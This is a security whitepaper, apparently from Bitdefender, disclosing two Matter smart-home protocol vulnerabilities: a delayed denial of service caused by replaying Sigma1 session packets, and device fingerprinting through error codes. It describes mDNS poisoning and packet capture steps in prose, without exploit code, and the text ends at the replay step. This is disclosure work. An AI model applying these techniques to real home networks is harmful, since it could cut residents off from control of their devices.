Breaking Matter: vulnerabilities in the Matter protocol

Béla Genge and Ioan Pădurean

{bgenge, ipadurean}@bitdefender.com

Bitdefender, Romania

1 Introduction

Work on the development of the industry-unifying Matter standard [1] started in 2019 as a collaboration between four companies, namely Amazon, Apple, Google, Samsung, and the ZigBee Alliance. Today, the organization in charge of developing the Matter standard is called the Connectivity Standards Alliance (CSA) and includes a staggering number of 600+ companies. Matter version 1.0 was released in 2022 [2]. Afterwards, each year has brought two new releases. With each release the standard improved from several perspectives, while adding support for new devices.

As depicted in Figure 1, the first release of the Matter standard included support for a few home Internet of Things (IoT) devices such as lighting, door locks, thermostats, up to TVs and video games. Recent releases (version 1.4) include enhancements to electric vehicle charging systems, solar power batteries, heat pumps and water heaters. To this end, Matter progressed a long way, making it more pervasive and accumulating a multitude of device types.

In this ecosystem that is increasing in complexity and diversity with every new release, it is important to ensure that the Matter standard is carefully designed and implemented to ensure that robust security features are integrated from its early stages. Considering recent legislative initiatives such as the EU Cyber Resilience Act (CRA) [3], it is also imperative that the offensive security community actively participates in the analysis and shaping of this emerging standard.

This paper documents two new vulnerabilities concerning the Matter standard. The first vulnerability CVE-2024-3297 (`https://www.cvedetails.com/cve/CVE-2024-3297/`) exploits weaknesses in Matter's session handling mechanism, as implemented by the Matter Software Development Kit (SDK). By exploiting this vulnerability, a novel behavior is achieved in terms of attack impact named Delayed Denial of Service (DeeDoS). The second vulnerability CVE-2024-3454 (`https://www.cvedetails.com/cve/CVE-2024-3454/`) exploits the error handling process of cluster / attribute interrogations, as described in the Matter specification, and implemented in the Matter SDK. Namely, it leverages error codes returned by devices during interrogations in order to infer device type and supported features.

Besides providing the details on the two aforementioned vulnerabilities, the paper also provides the necessary technical background in order to understand Matter terminology and the Matter-related ecosystem. Beyond these aspects, this whitepaper goes further and describes two techniques for the detection of the aforementioned threats.

This whitepaper complements the talk with the same title that was given at **BlackHat Europe 2024**. The talk is aimed to be a call for action for security researchers in order to analyze, ethically report and contribute to the shaping and security improvement of the Matter standard. This has become even more significant in light of the recent updates to the Matter standard, which, in its latest version, introduced support for Home Router Access Points, Electric Vehicle Charging Systems, Heat Pumps, and more.

2 Background and terminology

2.1 Architecture

Matter is an application-layer protocol that is built on well-established protocols and provides built-in security. It is aimed to provide an open standard that solves the issue of interoperability between different vendors. In the era before the Matter standard, a typical Internet of Things (IoT) ecosystem included devices from different vendors running different protocols and applications (see Figure 2). In this heterogeneous ecosystem interoperability was a daily issue, which required custom, and, possibly, vendor-specific solutions. Subsequently, the lack of open standards has lead to closed ecosystems, lack of transparency, and, ultimately, to vulnerabilities that may have been avoided given the support of an open-source community.

Conversely, Matter promises an industry-unifying standard that is open, and therefore, can benefit




Figure 1: Evolution of the Matter standard.

from the open-source community for critical analysis and identification of security vulnerabilities. The standard runs on top of well-established transport protocols. Namely, it leverages Bluetooth for initial commissioning, and Wi-Fi, alongside Thread as network / transport layer. While the standard started out with the help of the ZigBee Alliance, Matter uses Thread [4] to enable communications in low-power, mesh networks.

2.2 Thread networks

Thread is an emerging protocol that is gradually being adopted by device manufacturers. Its first release (1.0) dates back to July 13, 2015, while its latest version (1.4) is dated to September 2024 [5]. Thread is aimed to provide IP-based, reliable and cost-efficient communication for wireless, low-power devices. The protocol provides secure, no single point of failure communications via an architecture that supports network self-management. It uses the IEEE 802.15.4 standard for physical and data link layers. On top of IEEE 802.15.4, it leverages IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) [6]. 6LoWPAN defines a header compression format for IPv6 to enable packet delivery in low-power wireless networks.

To communicate with Thread devices from other environments (e.g., Wi-Fi), one or more border routers (BRs) can be used (Figure 3b). The purpose of a BR is to connect a Thread network to other IP-based networks. Among other functions, a BR ensures IP-connectivity between different IP-based networks, it supports multicast Domain Name System (mDNS) service discovery, and provides commissioning support for external devices that join a Thread network.

The Thread network is secure and robust by design. Communication is encrypted with a shared key, called the network-wide key, and devices cannot join the network unless authorized. Thread distinguishes between the following roles within a particular network:

- Border routers: provide the connectivity between Wi-Fi and Thread networks; these provide routing services within the Thread network and with adjacent networks
- Routers: provide several services within a Thread network: packet routing, joining a Thread network (for devices trying to join a network); these are not designed to enter sleep mode
- Router-eligible end devices (REEDS): these are devices that can become (take the role of) routers; REEDS do not route packets, but can provide device joining services, and can transition to a router role if necessary





Figure 2: Interoperability between various technologies in the era before Matter.



(a) Thread protocol stack.

(b) Thread mesh topology with Border Router.

Figure 3: Thread components and example (simplified) topology.

- Sleepy end devices (SEDs): in the Matter terminology these are host devices; they can communicate only through their parent router device, and do not provide routing services; SEDs periodically turn on their radio to communicate with the parent router

Figure 4 shows a typical Thread network with the most common components and roles. Here, the border router (BR) provides Wi-Fi access to Thread devices (routers, end-devices). It also shows the presence of Cloud services, which host the Web services supporting access to the IoT applications (e.g., management of home devices, remote access). A mobile phone can either indirectly communicate with the BR (via Cloud services), or directly via Wi-Fi.

2.3 Matter fabric

At its core, Matter logically organizes devices into fabrics. A fabric is a collection of devices (i.e., nodes in the Matter terminology) sharing a trusted root and has a unique 64-bit number identifier. The root of trust is a root certificate authority (CA) that issues node operational certificates (NOCs), which are used




Figure 4: Example Thread network with typical components and roles.

to secure communications between devices within the same fabric. Since Matter is multi-fabric by design, devices can simultaneously participate in multiple fabrics, where each fabric will have its own root of trust. As a result, for each fabric, a device shall have one distinct NOC.

Within Matter, the commissioner is the entity that commissions a device into a fabric. The commissioner thus has an associated root CA. While the specification does not clarify the algorithmic details regarding the interactions between the root of trust and the commissioner, it does specify that the collaboration between the commissioner and its associated root CA wraps into a concept called the "administrative domain manager". Hereinafter, the administrative domain manager is called the *administrator*. Within a fabric, the administrator is responsible for the assignation of a unique node operational identifier (ID) to every device that is added to the fabric. Since a device can be part of several fabrics, it will thus have multiple associated node IDs.

2.4 Network topologies

Since Matter is an application-layer protocol, any underlying communication medium that supports IPv6 may be suitable for Matter deployment. The Matter specification describes two main network topologies: the single network, and the star network.

The single network can either be constructed over Wi-Fi or Thread. Conversely, the star network topology accommodates both communication mediums and several possible configuration scenarios. While not limited to, the document at hand focuses on the more complex, star network topology.

An example star network topology is illustrated in Figure 5. Here, two distinct Thread networks are depicted, each one accessible from a third, Wi-Fi network through its own border router. The Wi-Fi network may accommodate a wide variety of stations, including laptops, desktops, printers, and so on.




Figure 5: Matter star network topology.

2.5 Message exchanges

Communication between devices is performed by exchanging secured (i.e., encrypted) or unsecured messages. The transport layer is implemented via individual packets over one of the following:

- User Datagram Protocol (UDP): each message is sent as a separate datagram; on top of UDP Matter defines the Message Reliability Protocol (MRP), which provides a layer for confirmation of message delivery. MRP is optimized for constrained devices, and includes support for retransmission, message acknowledgement and duplicate message detection
- Transmission Control Protocol (TCP): provides segmentation and reassembly of large messages
- Bluetooth Transport Protocol (BTP): transports messages over Bluetooth Low Energy (BLE), and is used as transport protocol during commissioning over BLE

Given that Matter relies on multicast Domain Name System (mDNS) for device discovery and service advertising (see the sections below), Matter devices must inherently support UDP. Conversely, the support for TCP is optional.

2.6 Matter device data model

A key aspect of the Matter specification is its data model. In Matter, a device represents a collection of nodes. A node is a uniquely identifiable and addressable entity, which the user can perceive as a distinct and standalone resource.

A node is a collection of endpoints; an endpoint encapsulates one or more clusters. Each cluster groups specific functionality (e.g., on-off, level control). Within clusters elements are grouped in three categories:

- Attributes: the states held by the node (e.g., current level)

- Commands: the actions that may be performed by a particular node (e.g., turn on)
- Events: the timestamped state transitions (e.g., transition from on to off)

Within the Matter device data model *Endpoint 0* is the root node endpoint. It is reserved to host Matter's utility clusters, and it is a mandatory endpoint for Matter devices. It hosts several clusters that help in the device administration. For instance, *Endpoint 0* hosts the *BasicInformation* cluster, which contains valuable information, including: vendor and product names, hardware and software versions, manufacturing date, serial number, etc.

Besides *BasicInformation*, *Endpoint 0* provides access to other administrative clusters such as: *AccessControl*, *GeneralCommissioning*, etc.

2.7 Device discovery and commissioning

In the process of device discovery, the commissioner discovers commissionable devices on several network interfaces, including: Bluetooth Low Energy, Wi-Fi, Ethernet, or other IP networks. The commissioner also obtains the out-of-band secret (passcode) from the device's QR code, manual pairing code, or any other approach. The obtained secret is used by the Passcode-Authenticated Session Establishment (PASE) for establishing secure session during which the commissioning procedure is executed.

The commissioning procedure involves device attestation verification to establish the authenticity of the commissionee (i.e., the device being commissioned), the configuration of various information (e.g., operational certificate, UTC time, network interfaces), and joining the network (if not already on the network) and fabric. As a last step, Certificate Authenticated Session Establishment (CASE) setup is performed. All subsequent unicast communication between a commissioner / administrator is performed via CASE-derived keys.

During the device discovery process, Matter leverages multicast Domain Name System (mDNS), and, in particular, mDNS Service Discovery (mDNS-SD). The commissioner interrogates for the availability of the `_matterc._udp` service. Commissionable devices respond with this service, providing details used in the commissioning process. Details are encapsulated as `TXT` key-value pairs. Example `TXT` elements:

- `VP`: vendor and product ID (ex: `VP=4442+67` gives vendor ID 4442 and product ID 67)
- `SII`: session idle interval, minimum amount of time (in milliseconds, as unsigned integer) between retries when the node is idle (ex: `SII=5000`)
- `SAI`: session active interval, minimum amount of time (in milliseconds, as unsigned integer) between retries when the node is active (ex: `SII=300`)
- `T`: support for Transmission Control Protocol – TCP (ex. `T=0` means that TCP is not supported)
- `CM`: commissioning mode (ex. `CM=0` implies that the device is not in commissioning mode, `CM=1` indicates that the device is in commissioning mode and requires the use of a passcode for commissioning)
- `D`: discriminator, a 12-bit unsigned integer value used to distinguish between advertising devices during the commissioning process (ex. `D=830`)
- `PH`: pairing hint, a variable-length decimal number; it is a bitmap of methods supported by the device in its current state for putting it into commissioning mode

Once commissioned into a fabric, the node is assigned a node operational identifier containing the fabric ID and the node ID. For example, in the node operational identifier `95ADF19DA6437EE5-0000000085645047`, `95ADF19DA6437EE5` is the fabric identifier, and `0000000085645047` is the node identifier. Under the `_matter._tcp` service type the node advertises via mDNS-SD its IPv6 address(es), its target hostname,




Figure 6: Original SIGMA-I protocol [7].




Figure 7: Matter CASE protocol (partial protocol specification).

and various optional details as `TXT` key-value pairs. According to experiments, some devices (e.g., Meross Smart Wi-Fi Plug Mini) continue to advertise the vendor and product identifiers as `TXT` elements under the `_matter._tcp` service. Conversely, other devices (e.g., Eve Wireless Motion Sensor) only advertise `SII`, `SAI`, and `T` elements.

According to the specification, devices can be commissioned into multiple fabrics. Each fabric has its own administrator, which may subsequently open the node's commissioning window to ensure further commissioning into other fabrics. Once the commissioning window is opened, the node commences to advertise under the `_matterc._udp` service the previously mentioned records and `TXT` key-value pairs.

As device identifier, the target hostname is used, which, according to the specification, is the device's hardware address. This is a 16 character hexadecimal number for Thread devices and 12 character hexadecimal number for Wi-Fi / Ethernet devices. The hardware address is accessible via the *NetworkInterfaces* attribute within the *GeneralDiagnostics* cluster.

2.8 The CASE protocol

Matter uses the Certificate Authenticated Session Establishment (CASE) protocol for mutual authentication and for the negotiation of new session keys. The protocol builds on the SIGn-and-MAc (SIGMA) family of protocols [7]. Originally, the SIGMA protocol entailed the execution of three steps (see Figure 6).

The CASE protocol within the Matter standard leverages a similar SIGMA-I variant, including three messages named as: Sigma1, Sigma2 and Sigma3. By consulting the Matter specification and the reference Matter implementation [8], a partial protocol specification was reconstructed. This is illustrated in Figure 7. The protocol specification is partial, since the CASE Sigma protocol, as described in the Matter specification, also includes several optional elements. Therefore, since the vulnerabilities documented in this paper involve only the Sigma1 message, a full analysis of the CASE protocol is considered to be out of scope.

According to the specification, within the Sigma1 message, the only element on which verifications are performed is the `destinationId`. This identifier is actually the result of applying an HMAC computation on the initiator's random, the fabric's root public key, the fabric identifier, and on the destination node's

```
> Ethernet II, Src: Intel_09:e3:4a (c4:23:60:09:e3:4a), Dst: MerossTechno_c3:d7:4e (48:e1:e9:c3:d7:4e)
> Internet Protocol Version 6, Src: fe80::84a:d458:42d:50f2, Dst: fe80::4ae1:e9ff:fec3:d74e
> User Datagram Protocol, Src Port: 5540, Dst Port: 5540
v Matter
  > Message Flags: 0x04, Has Source ID, Destination ID Type: Not present
    Session ID: 0x0000
  > Security Flags: 0x00, Session Type: Unicast Session
    Message Counter: 0x00df7287
    Source Node ID: 0xb88ecafd71aed5cd
  v Protocol Payload
    > Exchange Flags: 0x05, Initiator, Reliability
      Protocol Opcode: 0x30
      Exchange ID: 0xdc7f
      Protocol ID: 0x0000
      Application payload (144 bytes)
```

Sigma1

Figure 8: Example Matter message with headers.




Figure 9: Testbed used throughout the performed experiments.

fabric identifier. The HMAC is computed with the fabric's integrity protection key (IPK).

In terms of replay protection, the Sigma1 message does not have any cryptographically protected elements. However, to detect replayed Sigma1 messages, the value of the Message Counter is used. This is part of the Matter header, which is not encrypted. An example Matter packet, including headers exposing the Message Counter, is provided in Figure 8.

3 Testbed setup

The setup of the experimentation testbed is shown in Figure 9. The figure depicts the following components:

- Two border routers (Apple Home Pod mini, Google Nest 2nd Gen)
- Several Thread devices from different vendors: Eve and Nanoleaf
- Two Wi-Fi Matter devices from Meross
- One attack station from where the DeeDoS attack is launched
- One station hosting a CHIP controller created with the chip-tool [9]




Figure 10: mDNS poisoning attack.

- One emulated device based on the CHIP lock app [10]; the original code was changed to open a CASE session and to interrogate the clusters / attributes of the target device

Besides the mentioned elements, the testbed included three separate fabrics. The inclusion of devices in a certain fabric is color-coded:

- One fabric created with Apple's technology (named Apple's fabric)
- One fabric created with Google's technology (named Google's fabric)
- One fabric created with the chip-tool (named CHIP's fabric)

Throughout the performed experiments the purpose of the CHIP controller was to ease the execution of the experiment. Namely, the controller was used to generate the CASE Sigma1 message with each target device. Subsequently, the same controller was used to test if a CASE session can still be established after running the attack.

4 Attacks and vulnerabilities

This section documents two new attacks that exploit two new vulnerabilities discovered within the Matter protocol.

4.1 Delayed Denial of Service attack

Vulnerability CVE-2024-3297 (`https://www.cvedetails.com/cve/CVE-2024-3297/`) exploits weaknesses in Matter's session handling code in versions prior to 1.1. By replaying previously captured legitimate Sigma1 packets, for a certain amount of time at a certain rate (this seems to be device-specific), Matter's CASE session handling code seems to be overwhelmed by such requests. Consequently, after a certain time, devices stop responding to Sigma1 requests. This has devastating effects on controllers, which are unable to establish new CASE sessions. As a result, control is interrupted indefinitely, and, as a result, this disables the execution of automation, control scripts, and possibly critical functions, which may significantly impact the life of human inhabitants.

Important to note that, according to the Matter SDK version, the impact of the attack only becomes visible (i.e., observable, by the user) once a controller tries to establish a new CASE session. Therefore, existing sessions are not affected; even while the attack is running, devices are responsive and can be controlled properly. As a result of this behavior, the attack has been named as Delayed Denial of Service (DeeDoS).

In the following, the steps for running the DeeDoS attack are detailed.

4.1.1 Step 1: capturing a legitimate Sigma1 packet

As mentioned earlier, CASE Sigma1 packets are not encrypted. Therefore, a first pre-requisite to capture Sigma1 packets is to have access to the underlying transportation medium, namely the Wi-Fi or Thread network. A second pre-requisite is to have access to the traffic between a controller and the target device.

If the first pre-requisite is satisfied, in order to get access to the traffic between a controller and the target device, one can exploit the mDNS device discovery messages. Accordingly, when a controller issues an mDNS query message to resolve a device's IPv6 address, a malicious entity could respond with its own IPv6 address. As a result, the controller shall issue a Sigma1 message containing as destination IP the IPv6 address of the malicious actor. This concept is illustrated in Figure 10.

4.1.2 Step 2: replay the Sigma1 packet

